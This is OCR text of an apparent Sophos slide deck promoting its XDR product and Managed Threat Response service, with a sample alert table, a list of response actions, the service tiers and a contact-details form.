8	3	Port-161	Firewall Chicago-XG750-01	-	-	20-Jul-21 14:12:01	SNMP enables remote monitoring and information gathering	Reconnaissance	14062921.001
8	1	EXE-From-email-attachment	Email Office 365 Gateway	John Smith	-	19-Jul-21 17:21:37	An executable attached to an email was downlaod and execute then convicted with Behavior Analytics	Execution	14062921.001
8	3	Malware_infected_ip_address	Azure/Office365 O365 Management API	Kackerman	16-Jul-21 17:59	19-Jul-21 07:01	Access to Sharepoint from a malware infected IP_Address		14062921.001 and 1 more
7	2	panupv2-alt-contents-58612-44123	PaloAlto Firewall NY PA 400-01		14-Jul-21 11:12	18-Jul-21 13:43	Malicous application download		
7	1	Exec-autoruns.exe	Server Bos-013_SRV	system	-	15-Jul-21 19:48	Autorun is used to automatically add processes to startup	Discovery System information discovery	

Avete il tempo e le conoscenze per sfruttare questi strumenti?

1

Intercept X

2

EDR/XDR for Security Analysts *and* IT Administrators

3

Managed Detection & Response

Core Security Capabilities

Protection

Detection and Response

Do it yourself?

Product

XDR

Done for you?

Service

MTR

Expert Threat Response

- 24/7 human-led threat hunting.
- We investigate suspicious activity, not just detections.
- Others Stop at Notification. We Take Action.

Analyst-Led Threat Hunting and Response


Targeted Actions to Neutralize Threats

Complete Transparency and Control

Response Actions

Actions	Description
Change Configurations	Adjust configurations to manage an active threat. Can include adjusting threat policies, enabling EDR/MTR on unprotected devices, adjusting exclusions, etc.
Isolate Hosts	Leverage Sophos Central's isolate host functionality to limit the exposure a compromised asset could have
Block Files	Block files by SHA256 within an environment to prohibit malicious content from running
Run Scan	Initiate system scan
Block websites/IPs/CIDR	Block a specific website or IP address through web control
Block Application	Block a specific application through application control
Use Live Terminal	If other response actions are not effective, the use of Live Terminal can give us direct access to the host. **Requires team lead approval.*

What Exactly is Threat Hunting?



SOPHOS

“Automated” Threat Hunting

Lead-Driven Threat Hunting

Lead-Less Threat Hunting

MTR Service Offerings

Standard

Threat Response Actions

24/7 Lead-Driven Threat Hunting

Adversarial Detections

Security Health Check

Activity Reporting

Advanced

(Includes all of Standard)

Leadless Threat Hunting

Dedicated Incident Response Lead

Direct Call-in Support


Scheduled Ops Reviews

Proactive Posture Improvement

Asset Discovery


MTR Connectors


Telemetry Sources



Sophos MTR Connectors

Deeper actionable intelligence to prevent, detect, and respond to threats




MTR Contact Details
Primary *
Email
First name
Authorized to make service changes
Last name
Phone
Secondary
Email
First name
Authorized to make service changes
Last name
Phone
Tertiary
Email
First name
Authorized to make service changes
Last name
Phone
MTR Advanced *
Automate
Collaborate
Notify
Authorize Response Actions by the MTR Operations Team when Escalations Contacts are unreachable and an Active Threat is present.
Please reference the Service Description for additional details